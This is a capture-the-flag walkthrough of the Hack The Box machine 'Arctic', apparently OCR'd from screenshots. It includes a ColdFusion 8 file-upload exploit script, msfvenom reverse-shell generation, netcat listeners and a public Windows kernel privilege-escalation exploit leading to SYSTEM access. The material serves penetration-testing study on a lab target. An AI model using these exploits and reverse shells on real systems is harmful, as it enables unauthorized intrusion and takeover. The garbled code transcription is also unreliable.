




Arctic - HTB (Done)


Arctic HTB - https://app.hackthebox.com/machines/9

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 22:51 EDT
Nmap scan report for 10.10.10.11
Host is up (0.042s latency).
PORT
          STATE SERVICE VERSION
135/tcp
                       Microsoft Windows RPC
          open msrpc
8500/tcp open fmtp?
49154/tcp open msrpc
                       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1
pen and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 7|Vista|2008|Phone|8.1 (91%)
OS CPE: cpe:/o:microsoft:windows 7 cpe:/o:microsoft:windows vista::- cpe:/o:mic
osoft:windows vista::spl cpe:/o:microsoft:windows server 2008::spl cpe:/o:micro
oft:windows 8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows 8.1
Aggressive OS guesses: Microsoft Windows 7 (91%). Microsoft Windows Vista
```


8500 is interesting. We will try browse, connect telnet or any sort of connection. search cfide in google.



check administrator to see application version number



search default credentials for adobe coldfusion 8 and adobe coldfusion 8 exploit.



You can use this metasploit exploit.

But manual way will be shown during this capstone.

```
× Uncategorized/exploit/w × • ColdFusion 8.0.1 - Arbitr × • Adobe ColdFusion - Dire × • Adobe ColdFusion 2018 × +
                                                                                     ① ♠ https://repo.theoremforge.com/pentesting/to
                                                                                                                                                                                                                        ols/blob/01a0616a6e09c9dbf42d731261309109443cc3e6/Lincatenorized/exploit/windows/CVF-2009-2265_coldfusion.8.0.1/uplo
Xali Linux Xali Training Xali Tools Xali Docs Xali Forums Xali Forums Interpretation of the Security 
        GitLab
* A standalone proof of concept that demonstrates an arbitrary file upload vulnerability in ColdFusion 8.0.1 
# Uploads the specified jsp file to the remote server.
Repository
                                                                                                                                                                          # Usage: ./exploit.py <target ip> <target port> [/path/to/coldfusion] </path/to/payload.jsps # Example: ./exploit.py 127.0.0.1 $500 /home/arrexel/shell.jsp import requests, sys
                                                                                                                                                                     try:
    ip = sys.argv[1]
    port = sys.argv[2]
    if len(sys.argv) == 5:
        path = sys.argv[3]
        with open(sys.argv[4], 'r') as payload:
            body=payload.read()
                                                                                                                                                                                              path = ""
with open(sys.argv[3], 'r') as payload:
body=payload.read()
                                                                                                                                                                     bodyspaytoau.reau.r

except IndexFror:

print 'Usage: _/exploit.py <target ip/hostname> <target port> [/path/to/cold[usion] </path/to/payload.jsp>'

print 'Example: _/exploit.py example.com 8500 /home/arrexel/shell.jsp'
        Charts
        Locked Files
O) Issues
                                                                                                                                                               33 basepath = "http://" + ip + ":" + port + path
                                                                                                                                                              35 print 'Sending payload...'
11 Merge Requests
 & CI/CD
                                                                                                                                                              | req = requests.post(basepath + "/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload6Type=File6CurrentF |
| files=("newfile": ("exploit2.txt", body, "application/x-java-archive")}, timeout=90 |
| if req.status_code == 200: |
| print 'Successfully uploaded payload!\nFind it at ' + basepath + '/userfiles/file/exploit.jsp'
Packages
                                                                                                                                                                                                  print 'Failed to upload payload... ' + str(req.status_code) + ' ' + req.reason
                                                                                                                                                                     except requests.Timeout:

print 'Failed to upload payload... Request timed out'
Li Project Analytics
```

Copy the code.

gedit uploader.py, paste and save.

```
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -
f raw > shell.jsp
```

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
```

```
root@kali:~# python uploader.py 10.10.10.11 8500 shell.jsp
Sending payload...
Successfully uploaded payload!
Find it at http://10.10.10.11:85007userfiles/file/exploit.jsp
root@kali:~#
```

navigate to that link where file was uploaded.

```
C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

```
whoami
net user
net user tolis #this user is in Users group. We need escalate priv.
system info #copy it
gedit sysinfo.txt #paste
```

```
root@kali:~# ./windows-exploit-suggester.py --database 2020-04-17-mssb.xls --sys
teminfo sysinfo.txt
```

netstat -ano #see what ports are open and what is going on outthere ipconfig #check if there other ip we need to look at arp -a #nearby ip addresses whoami /priv

```
C:\ColdFusion8\runtime\bin>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                             Description
                                                                       State
SeChangeNotifyPrivilege
                             Bypass traverse checking
                                                                       Enabled
SeImpersonatePrivilege
                             Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege
                             Create global objects
                                                                       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                       Disabled
```

potato attack

Windows exploit suggester result.

```
MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Importa
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important [M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical [M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
ie Box :: Machi X | • ColdFusion Administr X | Index of /cfdocs/
                                                                           X | W Uncategorized/exploii X | ColdFusion 8.0.1 - Art X | Adobe ColdFusion - D X | Adobe ColdFusion 201 X | 10.10.10.11:8500/userfile
                         ① 🖴 GitHub, Inc. (US) https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-05
                                                                                                                                                                                                                 133% ... 💟 💋 🏠
ux 🕆 Kali Training 🔧 Kali Tools 🦜 Kali Docs 🦜 Kali Forums 🔧 NetHunter 🙀 Offensive Security 🦠 Exploit-DB 🐞 GHDB 🙀 MSFU
                                ♦ Code () Issues 7 () Pull requests 0 () Actions (II) Projects 0 () Security 0 (1) Insights
                               Branch: master - windows-kernel-exploits / MS10-059 /
                                                                                                                                                                                      Create new file Find file History
                                 Gitmaninc MS10-059
                                                                                                                                                                                   Latest commit 0bb1c1b on Aug 1, 2017
                                Churraskito_exe.zip
                                                                                                                                               MS10-059
                                                                                                                                                                                                                    3 years ago

■ MS10-059.exe

                                                                                                                                               MS10-059
                                                                                                                                                                                                                    3 years ago
                                READM MS10-059.exe
                                                                                                                                               MS10-059
                                 III README.md
```

download that exe.

```
root@kali:~# mv Downloads/MS10-059.exe transfer/
root@kali:~# cd transfer/
root@kali:~/transfer# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

on Windows

cd c:\
dir #there is no temp folder
mkdir temp #we have to create temp folder
cd temp

```
root@kali:~/transfer# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.11] 49274
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
c:\temp>whoami
whoami
nt authority\system
```

Now we got system!

We used Kernel exploit. If that is older machine, always look for kernel exploit. That is more easier, easy road.